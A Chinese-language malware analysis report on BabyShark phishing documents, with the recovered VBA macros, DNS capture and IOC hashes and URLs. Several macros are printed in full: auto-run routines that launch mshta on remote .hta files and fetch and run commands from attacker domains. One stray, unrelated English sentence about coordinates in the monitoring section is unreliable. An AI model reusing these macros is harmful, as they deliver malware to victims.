BabyShark 样本技术分析

New Phishing Email from BabyShark

2019 年 3 月

听风者实验室

BabyShark 样本技术分析

BABYSHARK 样本分析 2

1.概况.. 3

2.样本信息.. 3

3.行为监控.. 9

4.IOC.. 9

5.总结.. 10

1.概况

2019年2月，Paloalto公司的Unit42实验室发表报告《New BabyShark Malware Targets U.S. National Security Think Tanks》，声称实验室最早于2018年11月捕获的钓鱼邮件携带了新样本。这些钓鱼邮件被伪装成由美国担任顾问的核安保专家发送，并带有恶意宏文件，Unit42把这一批携带VB脚本的钓鱼邮件归属于同一个组织，命名为BabyShark，并判断其和KimJongRAT以及STOLEN PENCIL有联系。根据报道，获取其中的样本并进行分析。

2.样本信息

文件名：Oct_Bld_full_view.docm.doc

大小：793833 bytes

md5: 1F1F44A01D5784028302D6AD5E7133AA

sha1: CB1125D5A57A529BF88BF590C0CB675F37261839

sha256:
2B6DC1A826A4D5D5DE5A30B458E6ED995A4CFB9CAD8114D1197541A86905D60E

报告中分析的docm样本，在执行后会要求受害者启用宏。在分析时发现宏项目被加密，用模块替换后获取vb代码如下，其中最主要的命令只有一个，即调用Shell命令执行远程的hta文件。

```
Shell ("mshta https://mohanimpex.com/include/test/Uqgox0.hta ")
```

先执行模块1：

```
Private Sub Document_Open()
NewMacros.Dinosaur
End Sub
```

从模块 1 调用模块 2，最后远程执行 hta：

```
Sub Dinosaur()
'
' Dinosaur Macro
'
'
    American2Australian
End Sub
' Decodes a base-64 encoded string (BSTR type).
' 1999 - 2004 Antonin Foller, http://www.motobit.com
' 1.01 - solves problem with Access And 'Compare Database' (InStr)
Function Base64Decode(ByVal base64String)
  'rfc1521
  '1999 Antonin Foller, Motobit Software, http://Motobit.cz
  Const Base64 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/"
  Dim dataLength, sOut, groupBegin

  base64String = Replace(base64String, vbCrLf, "")
  base64String = Replace(base64String, vbTab, "")
  base64String = Replace(base64String, " ", "")

  dataLength = Len(base64String)
  If dataLength Mod 4 <> 0 Then
    Err.Raise 1, "Base64Decode", "Bad Base64 string."
    Exit Function
  End If



  For groupBegin = 1 To dataLength Step 4
  Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
  numDataBytes = 3
  nGroup = 0

  For CharCounter = 0 To 3

    thisChar = Mid(base64String, groupBegin + CharCounter, 1)

    If thisChar = "=" Then
      numDataBytes = numDataBytes - 1
      thisData = 0
    Else
      thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
    End If
    If thisData = -1 Then
      Err.Raise 2, "Base64Decode", "Bad character In Base64 string."
      Exit Function
    End If

    nGroup = 64 * nGroup + thisData
  Next

  nGroup = Hex(nGroup)

  nGroup = String(6 - Len(nGroup), "0") & nGroup

  pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
    Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
    Chr(CByte("&H" & Mid(nGroup, 5, 2)))

  sOut = sOut & Left(pOut, numDataBytes)
Next
```

```
  Base64Decode = sOut
End Function

Sub American2Australian()
'
' Change commonly spelt words from American English to Australia
' Tested with MS Word 2016 on Windows
'
    Dim myDict: Set myDict = CreateObject("Scripting.Dictionary")
    myDict("analyze") = "analyze"
    myDict("analyzes") = "analyzes"
    myDict("behavior") = "behavior"
    myDict("catalog") = "catalog"
    myDict("categorized") = "categorized"
    myDict("center") = "center"
    myDict("centralized") = "centralized"
    myDict("Customization") = "Customization"
    myDict("jeopardized") = "jeopardized"
    myDict("optimization") = "optimization"
    myDict("optimize") = "optimize"
    myDict("optimized") = "optimized"
    myDict("Operationalizing") = "Operationalizing"
    myDict("organization") = "organization"
    myDict("realizing") = "realizing"
    myDict("standardized") = "standardized"
    myDict("summarized") = "summarized"
    myDict("synchronize") = "synchronize"
    myDict("Unauthorized") = "Unauthorized"
    myDict("utilization") = "utilization"
    myDict("utilize") = "utilize"
    myDict("utilized") = "utilized"
    myDict("utilizing") = "utilizing"
    myDict("virtualization") = "virtualization"
    myDict("virtualized") = "virtualized"

    For myLoop = 0 To myDict.Count - 1
        change_words myDict.Keys()(myLoop), myDict.Items()(myLoop)
    Next


    ActiveDocument.Content.Font.ColorIndex = wdBlack

End Sub

Sub change_words(ByVal findWord, ByVal replaceWord)

   With Selection.Find
        .Text = findWord
        .Replacement.Text = replaceWord
        .Forward = True
        .Wrap = wdFindContinue
        .MatchWholeWord = True
   End With
   Selection.Find.Execute Replace:=wdReplaceAll
End Sub

Sub AutoOpen()
    Shell ("mshta https://mohanimpex.com/include/test/Uqgox0.hta")
End Sub
```

https://mohanimpex.com/include/test/Uqgox0.hta 现在已经无法获取内容，从网上也无法获取相关哈希。在检查了报告中提过的所有 IOC 后，确定报告中

提到的哈希值都是携带 vb 脚本的钓鱼邮件附件，且 vb 脚本中的 hta 文件已全部无法获取。

另外，附上报道中提到的其他 doc 文件中的 vb 脚本。


```
Sub AutoOpen()
Set p = CreateObject("MSXML2.ServerXMLHTTP.6.0")
p.Open "GET", "https://christinadudley.com/public_html/cdudley/media/net/001/string.gif", False
p.Send
Dim aa(2)
a = p.responseText
ix = 1
For i = 0 To 1
    ix = InStr(ix, a, "@")
    aa(i) = Left(a, ix - 1)
    a = Right(a, Len(a) - ix)
Next
aa(2) = a
Set wShell = CreateObject(aa(0))
retu = wShell.Run(aa(1), 0, False)
file_doc = wShell.ExpandEnvironmentStrings("%temp%") & "\n1.doc"
retu = wShell.Run(aa(2) + file_doc + """", 0, True)
retu = wShell.Run("""" + file_doc + """", 0, True)


End Sub
```

3.行为监控

这批样本都是 downloader，只能检测到网络信息。


执行 doc 后，如果是没有默认启用宏的主机，需要启用宏样本才能启用



It is located at 30deg 50' 46.26"N, 125deg 40' 50.8"E and some facility has been in at this

网络信息：

mshta 执行 hta 文件时无法抓包到 http 请求，但是可以看到 dns 查询记录。



```
Protocol  Length  Info
DNS           74  Standard query 0x1962 A mohanimpex.com
DNS           90  Standard query response 0x1962 A mohanimpex.com A 66.45.241.82
```

4.IOC

Hash：

7b77112ac7cbb7193bcd891ce48ab2acff35e4f8d523980dff834cb42eaffafa

9d842c9c269345cd3b2a9ce7d338a03ffbf3765661f1ee6d5e178f40d409c3f8

2b6dc1a826a4d5d5de5a30b458e6ed995a4cfb9cad8114d1197541a86905d60e

66439f0e377bbe8cda3e516e801a86c64688e7c3dde0287b1bfb298a5bdbc2a2

8ef4bc09a9534910617834457114b9217cac9cb33ae22b37889040cde4cabea6

331d17dbe4ee61d8f2c91d7e4af17fb38102003663872223efaa4a15099554d7

1334c087390fb946c894c1863dfc9f0a659f594a3d6307fb48f24c30a23e0fc0

dc425e93e83fe02da9c76b56f6fd286eace282eaad6d8d497e17b3ec4059020a

94a09aff59c0c27d1049509032d5ba05e9285fd522eb20b033b8188e0fee4ff0

6f76a8e16908ba2d576cf0e8cdb70114dcb70e0f7223be10aab3a728dc65c41c

URL：

https://fmchr.in/images/common/NEACD/Qzqrn0.hta

https://christinadudley.com/public_html/cdudley/media/net/001/string.gif

https://christinadudley.com/public_html/image/ksi/string.gif

https://tdalpacafarm.com/files/kr/contents/Vkggy0.hta

https://christinadudley.com/public_html/cdudley/img/Defender/Dhcud0.hta

https://mohanimpex.com/include/test/Uqgox0.hta

https://christinadudley.com/public_html/cdudley/img/Defender/Dhcud0.hta

https://christinadudley.com/public_html/cdudley/sites/default/files/1203427/Zjckk0.hta

https://mohanimpex.com/include/tempdoc/891250/Ersrr0.hta

文件名：

%temp%\n1.doc

%temp%\north_korea.doc

5.总结

此批样本为钓鱼邮件，伪装成核专家编写，非常有针对性。获取 hta 时没有 http 请求，但是可以从 dns 请求中看到恶意域名的痕迹。